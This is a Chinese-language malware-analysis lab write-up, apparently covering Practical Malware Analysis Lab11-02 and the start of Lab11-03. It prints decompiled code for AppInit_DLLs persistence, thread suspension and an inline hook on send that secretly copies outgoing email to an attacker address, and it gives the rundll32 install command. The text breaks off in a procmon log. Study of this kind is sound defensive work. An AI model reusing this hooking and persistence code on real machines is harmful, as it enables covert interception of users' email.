
我们打开Pestudio进行基本静态分析, 查看其导入表和字符串:




它使用了 `RegSetValueExA`，`RegOpenKeyExA`，可能进行注册表的修改，同时使用 `CreateToolhelp32Snapshot` 来搜索一个进程或线程列表，使用 `CopyFileA` 来复制一个文件。

在字符串中，`SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows` 和 `AppInit_DLLs` 表明恶意代码使用 AppInit\_DLLs 来安装自身，`Lab11-02.ini` 表明恶意代码使用了 ini 文件，进程名 `OUTLOOK.EXE` 和 `THEBAT.EXE`，`MSIMN.EXE` 是邮件客户端，因此可以猜测这个恶意代码对邮件做了某种处理。

同时发现其导出表有一个函数 `installer`：




打开ini文件，其似乎没有什么有价值的信息，内容似乎被加密了：



## • 动态分析


我们打开Promon，为 `rundll32.exe` 设置一个过滤器：



然后运行命令：

```
1 rundll32.exe Lab11-02.dll,installer
```

发现它创建了一个文件 `spoolvxx32.dll`



往下翻同时也可以看到恶意代码将 `spoolvxx32.dll` 添加到了 `AppInit_DLLs` 列表中。



接下来打开IDA对其进行分析：

我们先查看其导出函数 `installer`：

```
1  BOOL installer()  
2  {  
3      DWORD v0; // eax  
4      HKEY phkResult; // [esp+0h] [ebp-8h] BYREF  
5      char *Destination; // [esp+4h] [ebp-4h]  
6  
7      if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows  
NT\\CurrentVersion\\Windows", 0, 6u, &phkResult) )  
8      {  
9          v0 = strlen("spoolvxx32.dll");  
10         RegSetValueExA(phkResult, "AppInit_DLLs", 0, 1u, "spoolvxx32.dll",  
v0);  
11         RegCloseKey(phkResult);  
12     }  
13     Destination = (char *)sub_1000105B();  
14     strncat(Destination, "\\spoolvxx32.dll", 0x104u);  
15     return CopyFileA(ExistingFileName, Destination, 0);  
16 }
```

其主要目的看似是在系统中安装一个名为 `"spoolvxx32.dll"` 的文件，并对注册表进行修改，以确保该 DLL 在系统启动时加载。以下是对这个函数的详细解析：

- 注册表操作：

- 使用 `RegOpenKeyExA` 打开注册表键 `"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows"`。这个键通常与系统启动时加载的组件相关。
- 使用 `RegSetValueExA` 设置 `"AppInit_DLLs"` 值为 `"spoolvxx32.dll"`。这意味着在每次启动应用程序时，Windows 将自动加载这个 DLL。`"AppInit_DLLs"` 机制常被恶意软件利用来实现持久性，即确保它每次 Windows 启动时都会被加载。
- 关闭注册表键句柄。

- 文件操作：

- `sub_1000105B` 函数被调用，可能返回一个路径字符串，用于确定 `"spoolvxx32.dll"` 的最终存放位置。
- 使用 `strncat` 将 `"\\spoolvxx32.dll"` 拼接到这个路径上。
- `CopyFileA` 用于将一个现有的文件（`ExistingFileName`）复制到新路径（`Destination`）。这可能是将恶意 DLL 放置到指定位置的操作。

我们查看其 `DllMain` 函数：

```
1  BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID  
lpvReserved)
```



```

2  {
3  BOOL result; // eax
4  DWORD NumberOfBytesRead; // [esp+0h] [ebp-Ch] BYREF
5  HANDLE hFile; // [esp+4h] [ebp-8h]
6  char *Destination; // [esp+8h] [ebp-4h]
7
8  result = (BOOL)hinstDLL;
9  dword_100035A4 = (int)hinstDLL;
10 if ( fdwReason == 1 )
11 {
12     GetModuleFileNameA(hinstDLL, ExistingFileName, 0x104u);
13     memset(byte_100034A0, 0, 0x101u);
14     Destination = (char *)sub_1000105B();
15     strncat(Destination, "\\Lab11-02.ini", 0x104u);
16     result = (BOOL)CreateFileA(Destination, 0x80000000, 1u, 0, 3u, 0x80u,
0);
17     hFile = (HANDLE)result;
18     if ( result != -1 )
19     {
20         NumberOfBytesRead = 0;
21         ReadFile(hFile, byte_100034A0, 0x100u, &NumberOfBytesRead, 0);
22         if ( NumberOfBytesRead )
23         {
24             byte_100034A0[NumberOfBytesRead] = 0;
25             sub_100010B3(byte_100034A0);
26         }
27         CloseHandle(hFile);
28         return sub_100014B6(1);
29     }
30 }
31 return result;
32 }

```

从代码来看，此函数在 DLL 被加载到进程时（`fdwReason == 1`，即 `DLL_PROCESS_ATTACH`），执行一系列文件操作和可能的配置读取。

以下是对这个函数的详细解析：

- 初始化：

- 获取 DLL 自身的模块文件名。
- 清零一个字节数组 `byte_100034A0`，这可能用于存储配置数据或其他信息。

- 配置文件读取：

- `sub_1000105B` 函数被调用，返回一个字符串，可能是配置文件的存放路径。
- 使用 `strncat` 在这个路径上拼接 `"\\Lab11-02.ini"`，构造出配置文件的完整路径。

- 使用 `CreateFileA` 尝试打开这个配置文件。
- 如果文件打开成功，使用 `ReadFile` 读取内容到 `byte_100034A0` 数组。
- 检查读取的字节数，如果非零，则调用 `sub_100010B3` 处理读取的数据。

#### • 后续处理:

- 调用 `sub_100014B6`，其作用未知，但可能与 DLL 的初始化或配置应用有关。
- 文件句柄被关闭。

`sub_100010B3`似乎用于解密数据，我们查看这个函数的代码：

```


1 char *__cdecl sub_100010B3(char *a1)
2 {
3     char *v2; // [esp+0h] [ebp-4h]
4
5     v2 = a1;
6     while ( *a1 && *a1 != 13 && *a1 != 10 )
7     {
8         *a1 = sub_10001097(*a1, 50);
9         ++a1;
10    }
11    return v2;
12 }
13
14 int __cdecl sub_10001097(char a1, unsigned __int8 a2)
15 {
16     return a1 ^ ((666 * a2) >> 4);
17 }

```

显然这个函数对字符串进行循环解密，我们使用Ollydbg动态调试直接查看解密结果。

#### • 动态分析

在`sub_100016CA`下断点，然后运行到此处，单步运行：



发现解密后的字符串为：

```

1 EAX 003E34A0 ASCII "billy@malwareanalysisbook.com"

```

这是一个邮箱地址，为ini文件内容的解密结果。

那么我们转回IDA，分析下一个函数 `sub_100014B6`：

```
1 void __cdecl sub_100014B6(int a1)
2 {
3     void *v1; // ecx
4     size_t v2; // eax
5     size_t v3; // eax
6     size_t v4; // eax
7     void *Buf1; // [esp+0h] [ebp-4h] BYREF
8
9     Buf1 = v1;
10    if ( a1 )
11    {
12        sub_10001075(0, (int)&Buf1);
13        Buf1 = (void *)sub_10001104((char *)Buf1);
14        if ( Buf1 )
15        {
16            sub_1000102D(Buf1);
17            v2 = strlen("THEBAT.EXE");
18            if ( !memcmp(Buf1, "THEBAT.EXE", v2)
19                || (v3 = strlen("OUTLOOK.EXE"), !memcmp(Buf1, "OUTLOOK.EXE", v3))
20                || (v4 = strlen("MSIMN.EXE"), !memcmp(Buf1, "MSIMN.EXE", v4)) )
21            {
22                sub_100013BD();
23                sub_100012A3("wssock32.dll", "send", (int)sub_1000113D,
24                    (int)&dword_10003484);
25                sub_10001499();
26            }
27        }
28    }
```

这个函数里调用了许多函数，我们分别查看这些函数的代码：

```
1 DWORD __cdecl sub_10001075(HMODULE hModule, int a2)
2 {
3     DWORD result; // eax
4
5     result = GetModuleFileNameA(hModule, Filename, 0x104u);
6     *(_DWORD *)a2 = Filename;
7     return result;
8 }
9
10 char *__cdecl sub_10001104(char *Str)
11 {
```

```

12     char *v2; // [esp+0h] [ebp-4h]
13
14     v2 = strrchr(Str, 92) + 1;
15     if ( strlen(v2) )
16         return v2;
17     else
18         return 0;
19 }
20
21 _BYTE *__cdecl sub_1000102D(_BYTE *a1)
22 {
23     _BYTE *result; // eax
24
25     while ( 1 )
26     {
27         result = a1;
28         if ( !*a1 )
29             break;
30         *a1 = toupper((char)*a1);
31         ++a1;
32     }
33     return result;
34 }
35
36 FARPROC __cdecl sub_10001000(LPCSTR lpLibFileName, LPCSTR lpProcName)
37 {
38     HMODULE hModule; // [esp+0h] [ebp-4h]
39
40     hModule = LoadLibraryA(lpLibFileName);
41     if ( hModule )
42         return GetProcAddress(hModule, lpProcName);
43     else
44         return 0;
45 }
46
47 int __cdecl sub_100012FE(int a1)
48 {
49     HANDLE hThread; // [esp+0h] [ebp-2Ch]
50     DWORD CurrentThreadId; // [esp+4h] [ebp-28h]
51     THREADENTRY32 te; // [esp+8h] [ebp-24h] BYREF
52     HANDLE hSnapshot; // [esp+24h] [ebp-8h]
53     int (__stdcall *v6)(int, _DWORD, DWORD); // [esp+28h] [ebp-4h]
54
55     v6 = (int (__stdcall *) (int, _DWORD,
56         DWORD))sub_10001000("kernel32.dll", "OpenThread");
57     if ( !v6 )

```

```

57     return 0;
58     CurrentThreadId = GetCurrentThreadId();
59     hSnapshot = CreateToolhelp32Snapshot(4u, 0);
60     if ( hSnapshot == (HANDLE)-1 )
61         return 0;
62     te.dwSize = 28;
63     if ( Thread32First(hSnapshot, &te) )
64     {
65         do
66         {
67             if ( te.th32ThreadID != CurrentThreadId && te.th32OwnerProcessID ==
a1 )
68             {
69                 hThread = (HANDLE)v6(2, 0, te.th32ThreadID);
70                 if ( !hThread )
71                     return 0;
72                 SuspendThread(hThread);
73                 CloseHandle(hThread);
74             }
75         }
76         while ( Thread32Next(hSnapshot, &te) );
77     }
78     CloseHandle(hSnapshot);
79     return 1;
80 }
81
82 int sub_100013BD()
83 {
84     DWORD CurrentProcessId; // [esp+0h] [ebp-4h]
85
86     CurrentProcessId = GetCurrentProcessId();
87     return sub_100012FE(CurrentProcessId);
88 }
89
90 int __cdecl sub_10001203(LPVOID lpAddress, int a2, int a3)
91 {
92     int result; // eax
93     DWORD flOldProtect; // [esp+0h] [ebp-Ch] BYREF
94     char *v5; // [esp+4h] [ebp-8h]
95     int v6; // [esp+8h] [ebp-4h]
96
97     v6 = a2 - (_DWORD)lpAddress - 5;
98     VirtualProtect(lpAddress, 5u, 0x40u, &flOldProtect);
99     v5 = (char *)malloc(0xFFu);
100     *(_DWORD *)v5 = lpAddress;
101     v5[4] = 5;

```

```

102     memcpy(v5 + 5, lpAddress, 5u);
103     v5[10] = -23;
104     *(_DWORD *)(v5 + 11) = (_BYTE *)lpAddress - v5 - 10;
105     *(_BYTE *)lpAddress = -23;
106     *(_DWORD *)((char *)lpAddress + 1) = v6;
107     VirtualProtect(lpAddress, 5u, flOldProtect, &flOldProtect);
108     result = a3;
109     *(_DWORD *)a3 = v5 + 5;
110     return result;
111 }
112
113 HMODULE __cdecl sub_100012A3(LPCSTR lpModuleName, LPCSTR lpProcName, int
a3, int a4)
114 {
115     HMODULE result; // eax
116     HMODULE hModule; // [esp+4h] [ebp-4h]
117
118     result = GetModuleHandleA(lpModuleName);
119     hModule = result;
120     if ( !result )
121     {
122         result = LoadLibraryA(lpModuleName);
123         hModule = result;
124     }
125     if ( hModule )
126     {
127         result = (HMODULE)GetProcAddress(hModule, lpProcName);
128         if ( result )
129             return (HMODULE)sub_10001203(result, a3, a4);
130     }
131     return result;
132 }
133
134 int __cdecl sub_100013DA(int a1)
135 {
136     HANDLE hThread; // [esp+0h] [ebp-2Ch]
137     DWORD CurrentThreadId; // [esp+4h] [ebp-28h]
138     THREADENTRY32 te; // [esp+8h] [ebp-24h] BYREF
139     HANDLE hSnapshot; // [esp+24h] [ebp-8h]
140     int (__stdcall *v6)(int, _DWORD, DWORD); // [esp+28h] [ebp-4h]
141
142     v6 = (int (__stdcall *) (int, _DWORD,
DWORD))sub_10001000("kernel32.dll", "OpenThread");
143     if ( !v6 )
144         return 0;
145     CurrentThreadId = GetCurrentThreadId();

```

```

146     hSnapshot = CreateToolhelp32Snapshot(4u, 0);
147     if ( hSnapshot == (HANDLE)-1 )
148         return 0;
149     te.dwSize = 28;
150     if ( Thread32First(hSnapshot, &te) )
151     {
152         do
153         {
154             if ( te.th32ThreadID != CurrentThreadId && te.th32OwnerProcessID ==
a1 )
155             {
156                 hThread = (HANDLE)v6(2, 0, te.th32ThreadID);
157                 if ( !hThread )
158                     return 0;
159                 ResumeThread(hThread);
160                 CloseHandle(hThread);
161             }
162         }
163         while ( Thread32Next(hSnapshot, &te) );
164     }
165     CloseHandle(hSnapshot);
166     return 1;
167 }
168
169 int sub_10001499()
170 {
171     DWORD CurrentProcessId; // [esp+0h] [ebp-4h]
172
173     CurrentProcessId = GetCurrentProcessId();
174     return sub_100013DA(CurrentProcessId);
175 }

```

上述函数具有复杂的调用链，我们综合分析后给出结果：

#### sub\_10001075 函数

- **功能：**获取当前模块（DLL）的完整路径。
- **作用：**用于确定正在运行的模块的名称，以便后续的函数可以检查它是否是目标邮件客户端之一。

#### sub\_10001104 函数

- **功能：**从完整路径字符串中提取文件名部分。
- **作用：**用于获取当前进程的可执行文件名，这是确定当前进程是否是目标邮件客户端的关键步骤。

#### sub\_1000102D 函数

- **功能：**将字符串中的所有字符转换为大写。
- **作用：**标准化文件名，以便进行不区分大小写的比较。

`sub_100013BD` 和 `sub_10001499` 函数

- **功能：**分别用于暂停和恢复当前进程中的其他线程。
- **作用：**在对 `send` 函数进行挂钩时，暂停其他线程可以防止干扰，确保挂钩操作的原子性和安全性。

`sub_100012A3` 函数

- **功能：**可能用于修改特定模块（如 `wssock32.dll`）中特定函数（如 `send`）的行为。
- **作用：**实施挂钩，通过修改 `send` 函数的起始部分（例如，插入 `jmp` 指令），将函数调用重定向到恶意代码定义的新函数，用于拦截和篡改邮件数据。

`sub_100014B6` 函数分析

- **目标进程检测：**该函数首先确定它是否运行在特定的邮件客户端进程中（如 "THEBAT.EXE"、"OUTLOOK.EXE" 或 "MSIMN.EXE"）。这是通过获取当前模块的文件名，转换为大写，并与预设的邮件客户端名称进行比较来实现的。
- **函数挂钩安装：**如果确定它运行在目标邮件客户端之一中，它接下来会在 `send` 函数上安装一个内联挂钩。这是通过修改 `send` 函数的起始部分来实现的，将其重定向到恶意代码定义的新函数。
- **邮件数据拦截和篡改：**新安装的挂钩函数负责扫描由 `send` 函数处理的所有数据缓冲区，寻找 "RCPT TO" 字符串。这个步骤是为了识别正在发送的邮件消息。如果发现 "RCPT TO" 字符串，恶意代码会插入一个额外的 "RCPT TO"，其内容来自解密的 `Lab11-02.ini` 文件。这样做的目的是将邮件副本发送到恶意软件作者指定的地址。

这些子函数共同协作，使得 `sub_100014B6` 能够有效地识别目标进程，并安全地在关键函数上实施挂钩。通过这些精心设计的步骤，`Lab11-02.dll` 能够在用户不知情的情况下，悄悄地监控和操作邮件客户端的行为，从而实现其恶意目的。这种恶意软件的设计显示了其作者的高级技术能力，同时也突显了对现代计算环境中高级持续性威胁（APT）的关注和警惕的重要性。

至此分析完毕。

- **Q1：这个恶意 DLL 导出了什么？**

`Lab11-02.dll` 包含一个名为 `installer` 的导出函数

- **Q2：使用 `rundll32.exe` 安装这个恶意代码后，发生了什么？**

我们可以使用以下命令来启动恶意代码：

```
1 | rundll32.exe Lab11-02.dll, installer
```

之后恶意代码将把自身拷贝为 `spoolvxx32.dll` 到系统目录中，并且在 `AppInit_DLLs` 键值下永久安装，尝试从系统目录打开 `Lab11-02.ini` 来进行解密，然后执行邮件客户端监控等操作。



- Q3: 为了使这个恶意代码正确安装, Lab11-02.ini 必须放置在何处?

它必须被放在%SystemRoot%\System32\目录下。

- Q4: 这个安装的恶意代码如何驻留?

恶意代码将自身安装到 `AppInit_DLLs` 的注册表键值中, 这样恶意代码将可以加载到所有装载 `User32.dll` 的进程中。

- Q5: 这个恶意代码采用的用户态 Rootkit 技术是什么?

这个恶意代码针对 `send` 函数安装了一个 `inline` 挂钩(hook)。

- Q6: 挂钩代码做了什么?

挂钩代码检查向外发出的包, 看发出的包是否包含 `RCPT TO:` 的电子邮件信息, 如果发现了这个字符串, 它会添加一个额外的 `RCPT TO` 行, 来增加一个恶意的电子邮件账户, 即

`billy@malwareanalysisbook.com`

- Q7: 哪个或者哪些进程执行这个恶意攻击, 为什么?

恶意代码仅针对电子邮件客户端软件进行攻击, 如 `MSIMN.exe`, `THEBAT.exe`, `OUTLOOK.exe`, 只有这些进程运行时, 恶意代码才会安装挂钩。

- Q8: .ini文件的意义是什么?

.ini文件包含一个加密后的邮件地址, 解密后是 `billy@malwareanalysisbook.com`。

- Q9: 你怎样用Wireshark动态捕获这个恶意代码的行为?


通过“抓取网络流量”的方法, 我们可以看到一个假冒的邮件服务器以及Outlook Express客户端。


```
h50 2.1.0 ok
RCPT TO: <billy@malwareanalysisbook.com>
RCPT TO: <fofo_jy@sohu.com>
h50 2.1.0 ok
```

### 3.3 Lab11-03.exe & Lab11-03.dll

- 静态分析

使用exeinfoPE查看加壳:








无加壳。

我们打开 **Pestudio** 进行基本静态分析，查看其导入表和字符串：



- EXE






其字符串存在 `net start cisvc`，似乎用于启动一个名为cisvc的服务。同时有 `C:\WINDOWS\System32\inet_epar32.dll`，结合导入表存在 `WriteFile`，猜测其写入这个dll 并存到系统目录下。

## • DLL



它导入了 `GetAsyncKeyState` 和 `GetForegroundWindow`，可以猜测这是一个击键记录器，同时找到字符串 `C:\WINDOWS\System32\kernel64x.dll`，猜测其把击键记录保存到 `kernel64x.dll` 内。


另外其导出表内存在一个命名奇怪的函数：



## • 动态分析

既然猜测这是一个击键记录器，不妨动态运行证实一下。

打开 `procmon`，设置过滤器：



然后运行 `Lab11-03.exe`，发现许多操作：

Process Monitor - Sysinternals: www.sysinternals.com						
File Edit Event Filter Tools Options Help						
Time o...	Process Name	PID	Operation	Path	Result	
!1:55:0...	Lab11-03.exe	2668	QueryStandard...	C:\Users\aja\Desktop\BinaryCollection\Chapter_11\Lab11-03.dll	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	QueryBasicInfo...	C:\Users\aja\Desktop\BinaryCollection\Chapter_11\Lab11-03.dll	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	QueryStreamIn...	C:\Users\aja\Desktop\BinaryCollection\Chapter_11\Lab11-03.dll	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	QueryBasicInfo...	C:\Users\aja\Desktop\BinaryCollection\Chapter_11\Lab11-03.dll	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	QueryFaInform...	C:\Users\aja\Desktop\BinaryCollection\Chapter_11\Lab11-03.dll	SUCCESS	
